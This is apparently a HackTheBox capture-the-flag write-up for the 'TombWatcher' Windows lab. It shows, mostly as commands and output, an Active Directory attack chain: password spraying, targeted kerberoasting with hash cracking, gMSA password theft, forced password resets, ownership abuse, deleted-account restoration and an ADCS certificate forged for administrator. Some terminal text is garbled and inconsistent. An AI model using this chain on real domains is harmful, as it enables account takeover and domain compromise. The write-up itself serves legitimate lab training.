

Windows machine that tests your [#certipy](#) [#osint](#) [#evil-winrm](#) [#certipy](#) [#bloodyAD](#) [#bloodhound](#) [#nxc](#) [#ESC15](#) [#hashcat](#) [#deletedADObjects](#) skills.

Initial creds:

henry / H3nry_987TGV!

User flag

Enumeration:

fscan :

```
(teamosh@teamosh)-[~/htb/temp]ecure http://10.129.232.167:5985
$ fscan -h 10.129.232.167 -p 1-65535

d
fscan version: 1.8.4
! The requested resource is not found.
start infscan
10.129.232.167:593 open
10.129.232.167:88 open
10.129.232.167:80 open
10.129.232.167:445 open
10.129.232.167:53 open
10.129.232.167:135 open
10.129.232.167:139 open
10.129.232.167:389 open
10.129.232.167:464 open
10.129.232.167:636 open
10.129.232.167:3268 open
10.129.232.167:3269 open
10.129.232.167:5985 open
10.129.232.167:9389 open
10.129.232.167:49666 open
10.129.232.167:49696 open
10.129.232.167:49716 open
10.129.232.167:49698 open
10.129.232.167:49695 open
10.129.232.167:64551 open
10.129.232.167:64585 open
[*] alive ports len is: 21
start vulscan
[*] WebTitle http://10.129.232.167 code:200 len:703 title:IIS Windows Server
[*] NetInfo
[*] 10.129.232.167
[→]DC01
[→]10.129.232.167
[→]dead:beef::1dd0:72d5:7744:764a
[*] WebTitle http://10.129.232.167:5985 code:404 len:315 title:Not Found
已完成 21/21
[*] 扫描结束,耗时: 6m42.650985742s
```

smb + trying zone transfer:

```

[teamsh@teamsh:~]/~/htb/temp
$ nxc smb 10.129.232.167 -u henry -p 'H3nry_987TGv!' -M spider_plus
/home/teamsh/.local/lib/python3.12/site-packages/requests/_init.py:102: RequestsDependencyWarning: urllib3 (1.26.20) or chardet (5.2.0)/charset_normalizer (2.0.12) doesn't match a supported version!
  warnings.warn(urllib3.__version__ or chardet.__version__)
[+] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
[+] tombwatcher.htb\henry:H3nry_987TGv!
[+] Started module spidering_plus with the following options:
[+]   DOWNLOAD_FLAG: False
[+]   STATS_FLAG: True
[+]   EXCLUDE_FILTER: ['print$', 'ipc$']
[+]   EXCLUDE_EXTS: ['.ico', '.lnk']
[+]   MAX_FILE_SIZE: 50 KB
[+]   OUTPUT_FOLDER: /home/teamsh/.nxc/modules/nxc_spider_plus
[+] Enumerated shares

```

Share	Permissions	Remark
ADMIN\$		Remote Admin
C\$		Remote share
IPC\$	READ	Default IPC
NETLOGON	READ	Logon server share
SYSVOL	READ	Logon server share

```

[+] Saved share-file metadata to "/home/teamsh/.nxc/modules/nxc_spider_plus/10.129.232.167.json".
[+] SMB Shares: 5 (ADMIN$, C$, IPC$, NETLOGON, SYSVOL)

:: Query time: 4831 msec
:: SERVER: 10.129.232.167#53(10.129.232.167) (UDP)
:: WHEN: Tue Jan 27 01:06:55 AST 2026
:: MSG SIZE rcvd: 56

```

```

[teamosh@teamosh:~]$ dig AXFR @10.129.232.167 tombwatcher.htb
<>> Dig 9.20.15-2-Debian <>> AXFR @10.129.232.167 tombwatcher.htb
(1 server found)
; global options: +cmd
; Transfer failed.

[teamosh@teamosh:~]$ dig axfr @10.129.232.167 tombwatcher.htb
<>> Dig 9.20.15-2-Debian <>> axfr @10.129.232.167 tombwatcher.htb
(1 server found)
; global options: +cmd
; Transfer failed.

[teamosh@teamosh:~]$
[teamosh@teamosh:~]$ ifconfig
[teamosh@teamosh:~]$ ifconfig
eth0:0:vpn 1:scan 2:multi 3:fuz-

```

```

(teamosh@teamosh:~/hntb/temp)
└─$ ls
creds.txt  result.txt

(teamosh@teamosh:~/hntb/temp)
$ nxc smb 10.129.232.167 -u henry -p 'H3nry_987GV!' --share SYSVOL --get-file 'tombwatcher.htb/Policies/{6AC18B6C-016F-11D2-945F-00C04F98B4F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf' GptTmpl.inf
SMB 10.129.232.167 445 DC01 [4] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (smbv1:False)
SMB 10.129.232.167 445 DC01 [4] tombwatcher.htb/henry:H3nry_987GV!
SMB 10.129.232.167 445 DC01 [4] Copying 'tombwatcher.htb/Policies/{6AC18B6C-016F-11D2-945F-00C04F98B4F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf' to 'GptTmpl.inf'
SMB 10.129.232.167 445 DC01 [4] File 'tombwatcher.htb/Policies/{6AC18B6C-016F-11D2-945F-00C04F98B4F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf' was downloaded to 'GptTmpl.inf'

(teamosh@teamosh:~/hntb/temp)
└─$ ls
GptTmpl.inf  creds.txt  result.txt

(teamosh@teamosh:~/hntb/temp)
$ nano GptTmpl.inf

(teamosh@teamosh:~/hntb/temp)
$ nano GptTmpl.inf

(teamosh@teamosh:~/hntb/temp)
$ iconv -f UTF-16LE -t UTF-8 GptTmpl.inf -o GptTmpl_readable.txt

GNU nano 8.7 GptTmpl_readable.txt
(Unicode)
Unicode=yes
[Registry Values]
MACHINE\System\CurrentControlSet\Services\WDTDS\Parameters\LDAPServerIntegrity=4,1
MACHINE\System\CurrentControlSet\Services\Wlogon\Parameters\RequireSignedSasl,1
MACHINE\System\CurrentControlSet\Services\WinManServer\Parameters\RequireSecuritySignature=4,1
MACHINE\System\CurrentControlSet\Services\WinManServer\Parameters\EnableSecuritySignature=4,1
[Version]
signature="CHICAGO"
Revision=1
[Privilege Rights]
SeBatchLogonRight = *S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415,*S-1-5-82-3876422241-1344743610-1729199087-774402673-2621913236,*S-1-5-20,*S-1-5-19,*S-1-5-82-271721585-897601226-2024613209-625570482-296978595
SeBackupPrivilege = *S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeBatchLogonRight = *S-1-5-32-559,*S-1-5-32-551,*S-1-5-32-544,*S-1-5-32-568
SeChangePageFilePrivilege = *S-1-5-32-554,*S-1-5-11,*S-1-5-32-544,*S-1-5-20,*S-1-5-19,*S-1-1-0
SeCreatePageFilePrivilege = *S-1-5-32-544
SeDebugPrivilege = *S-1-5-32-544
SeIncreaseBasePriorityPrivilege = *S-1-5-90-0,*S-1-5-32-544
SeIncreaseQuotaPrivilege = *S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415,*S-1-5-82-3876422241-1344743610-1729199087-774402673-2621913236,*S-1-5-32-544,*S-1-5-20,*S-1-5-19,*S-1-5-82-271721585-897601226-2024613209-625570482-296978595
SeInteractiveLogonRight = *S-1-5-9,*S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-548,*S-1-5-32-551,*S-1-5-32-544

[Byte Order Mark]
[Help]
[Exit]
[Write Out]
[Read File]
[Where Is]
[Replace]
[Cut]
[Paste]
[Execute]
[Justify]
[Location]
[Go To Line]
[Undo]
[Redo]
[Where Was]
[Copy]
[To Bracket]
[Previous]
[Back]
[Next]
[Prev Word]
[Next Word]
[Home]
[Prev Line]
[Next Line]

```

```

[teamosh@teamosh:~/htb/temp]
$ nxc smb 10.129.232.167 -u henry -p 'H3nry_987TGV!' --users
SMB 10.129.232.167 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
SMB 10.129.232.167 445 DC01 [*] tombwatcher.htb\henry:H3nry_987TGV!
SMB 10.129.232.167 445 DC01 -Username- -Last PW Set- -BadPW- -Description-
SMB 10.129.232.167 445 DC01 Administrator 2025-04-25 14:56:03 0 Built-in account for administering the computer/domain
SMB 10.129.232.167 445 DC01 Guest never 0 Built-in account for guest access to the computer/domain
SMB 10.129.232.167 445 DC01 krbtgt 2024-11-16 00:02:28 0 Key Distribution Center Service Account
SMB 10.129.232.167 445 DC01 Henry 2025-05-12 15:17:03 0
SMB 10.129.232.167 445 DC01 Alfred 2025-05-12 15:17:03 0
SMB 10.129.232.167 445 DC01 sam 2025-05-12 15:17:03 0
SMB 10.129.232.167 445 DC01 john 2025-05-19 13:25:10 0
SMB 10.129.232.167 445 DC01 [*] Enumerated 7 local users: TOMBWATCHER


```

```

[teamosh@teamosh]~/htb/temp
$ nxc smb 10.129.232.167 -u users.txt -p 'H3nry_987TGV!' --continue-on-success
SMB 10.129.232.167 445 DC01 [+] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
SMB 10.129.232.167 445 DC01 [-] tombwatcher.htb\Administrator:H3nry_987TGV! STATUS_LOGON_FAILURE
SMB 10.129.232.167 445 DC01 [-] tombwatcher.htb\Guest:H3nry_987TGV! STATUS_LOGON_FAILURE
SMB 10.129.232.167 445 DC01 [-] tombwatcher.htb\krbtgt:H3nry_987TGV! STATUS_LOGON_FAILURE
SMB 10.129.232.167 445 DC01 [+] tombwatcher.htb\Henry:H3nry_987TGV!
SMB 10.129.232.167 445 DC01 [-] tombwatcher.htb\Alfred:H3nry_987TGV! STATUS_LOGON_FAILURE
SMB 10.129.232.167 445 DC01 [-] tombwatcher.htb\sam:H3nry_987TGV! STATUS_LOGON_FAILURE
SMB 10.129.232.167 445 DC01 [-] tombwatcher.htb\john:H3nry_987TGV! STATUS_LOGON_FAILURE

```

Henry has WriteSPN permissions on Alfred, which means we can do targeted kerberoast attack:



```
(teamosh@teamosh) ~ /htb/temp
$ bloodyAD -u henry -p 'H3nry_987TGV!' -d tombwatcher.htb --host 10.129.232.167 set object alfred servicePrincipalName -v 'fake/alfred'
[+] alfred's servicePrincipalName has been updated


(teamosh@teamosh) ~ /htb/temp
$ nxc ldap 10.129.232.167 -u henry -p 'H3nry_987TGV!' --kerberoasting alfred_hash.txt
LDAP 10.129.232.167 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb)
LDAP 10.129.232.167 389 DC01 [*] tombwatcher.htb/henry:H3nry_987TGV!
LDAP 10.129.232.167 389 DC01 [*] Skipping disabled accounts: krbtgt
LDAP 10.129.232.167 389 DC01 [*] Total of records returned: 1
LDAP 10.129.232.167 389 DC01 [*] sAMAccountName: Alfred, memberOf: [], pwdLastSet: 2025-05-12 12:17:03.526670, LastLogon: <never>
LDAP 10.129.232.167 389 DC01 [*] sKrb5Stgs:215+Alfred@TOMBWATCHER.HTB@tombwatcher.htb\Alfred$5f6373845d4c1a18763a57667dbdb0e1a5c9e3679cc4321ad03961c109eb2c380bb7e591000694a1e5efad2bc795258f4ba7ec802b33f3bb4e05598e760dcab
LDAP 10.129.232.167 389 DC01 [*] 6d4c7e9f770db8a82a75272ed7edc828c00e7d638bf37921e2e08b5aa38492cd88bc0bac03c5cdfb7d92e0e46e22c515e8486faa563fa2f877eb182cc0d58040f64d28db526944da94c16aa98494a9dc19375966d585a43a33a5c8331bae55c44eac86f28be6035519e8831db118384978a10e108e
LDAP 10.129.232.167 389 DC01 [*] bbae55c44eac86f28be6035519e8831db118384978a10e108e4a545707a5f14f3a4069ea26f676f1603f3fe0836d6b35c37b8f6670be7abaa1e5c09f6d53828977df60c808403e28dc64378361ef6082a1f4feaeb5487ad5d9fca4f420e05d312e474647452abf3ce18abf7228c882f53f645af8
LDAP 10.129.232.167 389 DC01 [*] a18c6f9bc0e6da9b767efda74545420d57795a3e3337a8f0dd4225c3a27ad1c8783b0a877d22811a1d32c97f049cd209d12206398e6aa0a5b2d3d8f45c3ea2d645db958880d8ec37c7dde7b230dc6fac797928f30fa2f3c9a5abaddc2d6b6a9d4d799abf925ace465f530af38ee1a76bc76
LDAP 10.129.232.167 389 DC01 [*] aa51cb3c7b88c414c23d521ae3129b9d00bd05052e3ef79013a3d696c1b33ef5a02806a64699d9c903a36223acababe9a5436c55ecf3762d126b9c48672162b69c26738646c2dc53fffb88d755ef5a1a92734650333437bde266ed8a36ffa2e47227f0787ed113b95d6c232c38e31a1cab136a05f39
LDAP 10.129.232.167 389 DC01 [*] 391e2ac30bb931a0b9afff6a090eef6834fc01deed34ee23a0020010a72350d0723f6e5717785a7dad3529d8a4e99e692a7314cc10944c2d0e9a70ef5c9070bf6bd05400479fa37340193e7e8a323f889edc1c80bdfbe5f909f82a592254b41fca3d884be390d07c74fe7ca4554f09486d90a7e79507bb0b24bb2e1d86c89ddccbfbc7ad6190cf080b8d8b95b025df58f33bb478b5419331fe66bb4b6f7228ab7dfc6b76aabdabaf624f8350b022aa36f118c76dc75bc9a64ed3733fecb0e6be37acc2ebfa9622cee31bc013d764da346897ae40b10375c76782d4e8cd23abc38f0d3f16cd27ee838b
LDAP 10.129.232.167 389 DC01 [*] e483e2dcde99c3c532797b72138ac50e085b0313dc5312bc1601efdb44170969e19e6a8c787f283756834a3ad761dadaf39b478c7bf785d4c292d70ee79e014a8ae618b00b2027becfbb57479ab73b5d5b8c7c40bb85f6043a226a56a14c5484b1324660981361302c130a083fe70a6e877f7f0e83d
LDAP 10.129.232.167 389 DC01 [*] e6c3670f4605f0e8153142d5469edc1dc163a9b6cee9e57021efdd0742ab0753d61a5781
```

and now we crack it using hashcat :

```
(teamosh@teamosh) ~ /htb/temp
$ hashcat alfred_hash.txt /usr/share/wordlists/rockyou.txt --show
Hash-mode was not specified with -m, attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:
13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
DO NOT report auto-detect issues unless you are certain of the hash type.

$krb5tgs215+Alfred@TOMBWATCHER.HTB@tombwatcher.htb\Alfred$5f6373845d4c1a18763a57667dbdb0e1a5c9e3679cc4321ad03961c109eb2c380bb7e591000694a1e5efad2bc795258f4ba7ec802b33f3bb4e05598e760dcab4c7e9f770db8a82a75272ed7edc828c00e7d638bf37921e2e08b5aa38492cd88bc0bac03c5cdfb7d92e0e46e22c515e8486faa563fa2f877eb182cc0d58040f64d28db526944da94c16aa98494a9dc19375966d585a43a33a5c8331bae55c44eac86f28be6035519e8831db118384978a10e108e4a545707a5f14f3a4069ea26f676f1603f3fe0836d6b35c37b8f6670be7abaa1e5c09f6d53828977df60c808403e28dc64378361ef6082a1f4feaeb5487ad5d9fca4f420e05d312e474647452abf3ce18abf7228c882f53f645af80fc6b0e6497b767efda74545420d57795a3e3337a8fdd4225c3a27ad1c8783b0a877d22811a1d32c97f049cd209d12206398e6aa0a5b2d3d8f45c3ea2d645db958880d8ec37c7dde7b230dc6fac797928f30fa2f3c9a5abaddc2d6b6a9d4d799abf925ace465f530af38ee1a76bc761a5c133ef5a02806a64699d9c903a36223acababe9a5436c55ecf3762d126b9c48672162b69c26738646c2dc53fffb88d755ef5a1a92734650333437bde266ed8a36ffa2e47227f0787ed113b95d6c232c38e31a1cab136a05f39a10897ffad090ee6f68434fc01deed34ee23a0020010a72350d0723f6e5717785a7dad3529d8a4e99e692a7314cc10944c2d0e9a70ef5c9070bf6bd05400479fa37340193e7e8a323f889edc1c80bdfbe5f909f82a592254b41fca3d884be390d07c74fe7ca4554f09486d90a7e79507bb0b24bb2e1d86c89ddccbfbc7ad6190cf080b8d8b95b025df58f33bb478b5419331fe66bb4b6f7228ab7dfc6b76aabdabaf624f8350b022aa36f118c76dc75bc9a64ed3733fecb0e6be37acc2ebfa9622cee31bc013d764da346897ae40b10375c76782d4e8cd23abc38f0d3f16cd27ee838b01efdb44170969e19e6a8c787f283756834a3ad761dadaf39b478c7bf785d4c292d70ee79e014a8ae618b00b2027becfbb57479ab73b5d5b8c7c40bb85f6043a226a56a14c5484b1324660981361302c130a083fe70a6e877f7f0e83d6c6c3ab704685fde815142d5469edc1dc15a9b6cee9e57021efdd0742ab0753d61a5781:basketball
```




Alfred can add himself to [infra@tomb.htb](#) -> which can read ansible_dev GMSA password



INFRASTRUCTURE@TOMBWATCHER.HTB

ReadGMSAPassword




ANSIBLE_DEV\$@TOMBWATCHER.HTB

```
(teamosh@ teamosh) [~/htb/temp]
$ bloodyAD --host 10.129.232.167 -d tombwatcher.htb -u alfred -p 'basketball' add groupMember Infrastructure alfred
[+] alfred added to Infrastructure

(teamosh@ teamosh) [~/htb/temp]
$ nxc ldap 10.129.232.167 -u alfred -p 'basketball' --gmsa
LDAP      10.129.232.167 389 DC01      [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb)
LDAPS     10.129.232.167 636 DC01      [*] tombwatcher.htb\alfred:basketball
LDAPS     10.129.232.167 636 DC01      [*] Getting GMSA Passwords
LDAPS     10.129.232.167 636 DC01      Account: ansible_dev$      NTLM: 22d7972cb291784b28f3b6f5bc79e4cf      PrincipalsAllowedToReadPassword: Infrastructure
```


ansible can forceResetPassword of sam (long-ass chain):



```
(teamosh@ teamosh) [~/htb/temp] localhost
$ bloodyAD --host 10.129.232.167 -d tombwatcher.htb -u 'ansible_dev$' -p :22d7972cb291784b28f3b6f5bc79e4cf set password sam 'chetam_brat'
[+] Password changed successfully!

(teamosh@ teamosh) [~/htb/temp] </> CYPHER
$ _
ENRY@TOMBWATCHER.HTB
```

sam has writeOwner permission to john, so we make sam his owner and john his slave



```
(teamosh@teamosh)-[~/htb/temp] CYPHER
$ bloodyAD --host 10.129.232.167 -d tombwatcher.htb -u sam -p 'chetam_brat' set owner john sam
[+] Old owner S-1-5-21-1392491010-1358638721-2126982587-512 is now replaced by sam on john

(teamosh@teamosh)-[~/htb/temp] CYPHER
$ bloodyAD --host 10.129.232.167 -d tombwatcher.htb -u sam -p 'chetam_brat' add genericAll john sam
[+] sam has now GenericAll on john

(teamosh@teamosh)-[~/htb/temp]
$ bloodyAD --host 10.129.232.167 -d tombwatcher.htb -u 'sam' -p chetam_brat set password john 'chetam_brat'
[+] Password changed successfully!
```

get our flag:

```
(teamosh@teamosh)-[~/htb/temp]
$ evil-winrm -i 10.129.232.167 -u john -p chetam_brat

Evil-WinRM shell v3.9


Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\john\Documents> dir
*Evil-WinRM* PS C:\Users\john\Documents> type ../Desktop/user.txt
d111312d7335e6e419d2ffabe342f05c
*Evil-WinRM* PS C:\Users\john\Documents>
```

Root flag

And finally, john has GenericAll to ADCS:



However, my certipy-ad was getting blocked on a ManageCA action despite BloodHound saying you have GenericAll -> its usually because GenericAll over the Active Directory object doesnt always translate perfectly to DCOM/RPC permissions, so we bypass that by giving us permission via ldap -> which did not work 🙄

Then I tried to enumerate via John's shell and found only .dll hijacking, but it did not work -> last resort of looking at hints, which said about deleted owner of ADCS (which is also why we do not have GenericAll for john), so we need to restore that:

Searching deleted AD user:

```
Get-ADObject -Filter {isDeleted -eq $true -and objectClass -eq "user"} -  
IncludeDeletedObjects -Properties sAMAccountName,distinguishedName,objectSid
```

Restoring deleted AD user:

```
Restore-ADObject -Identity "CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb" -TargetPath  
"OU=ADCS,DC=tombwatcher,DC=htb"
```

Checking for AD user:

```
Get-ADUser cert_admin
```



```
PS C:\Users\john\Documents> Restore-ADObject -Identity "CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb" -TargetPath "OU=ADCS,DC=tombwatcher,DC=htb"
PS C:\Users\john\Documents> Set-ADAccountPassword -Identity "cert_admin" -Reset -NewPassword (ConvertTo-SecureString "cheta_m_bro" -AsPlainText -Force)
PS C:\Users\john\Documents> Enable-ADAccount -Identity "cert_admin"
PS C:\Users\john\Documents> Get-ADUser cert_admin

DistinguishedName : CN=cert_admin,OU=ADCS,DC=tombwatcher,DC=htb
Enabled            : True
GivenName         : cert_admin
Name              : cert_admin
ObjectClass       : user
ObjectGUID        : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
SamAccountName    : cert_admin
SID               : S-1-5-21-1392491010-1358638721-2126982587-1111
Surname           : cert_admin
UserPrincipalName :

(teamosh@teamosh) [~/htb/tools]
$ certipy-ad req -u cert_admin@tombwatcher.htb -p 'cheta_m_bro' -dc-ip 10.129.232.167 -ca 'tombwatcher-CA-1' -template 'WebServer' -upn 'administrator@tombwatcher.htb'

Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 7
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'

(teamosh@teamosh) [~/htb/tools]
$

At line:1 char:1
+ Enable-ADAccount -Identity cert_adminPlink
~
+ CategoryInfo          : ObjectNotFound: (cert_admin:ADAccount) [Enable-ADAccount], ADIdentityNotFoundException
+ FullyQualifiedErrorId : ActiveDirectoryCmdlet:Microsoft.ActiveDirectory.Management.ADIdentityNotFoundException,Microsoft.ActiveDirectory.Management.Commands.EnableADAccount

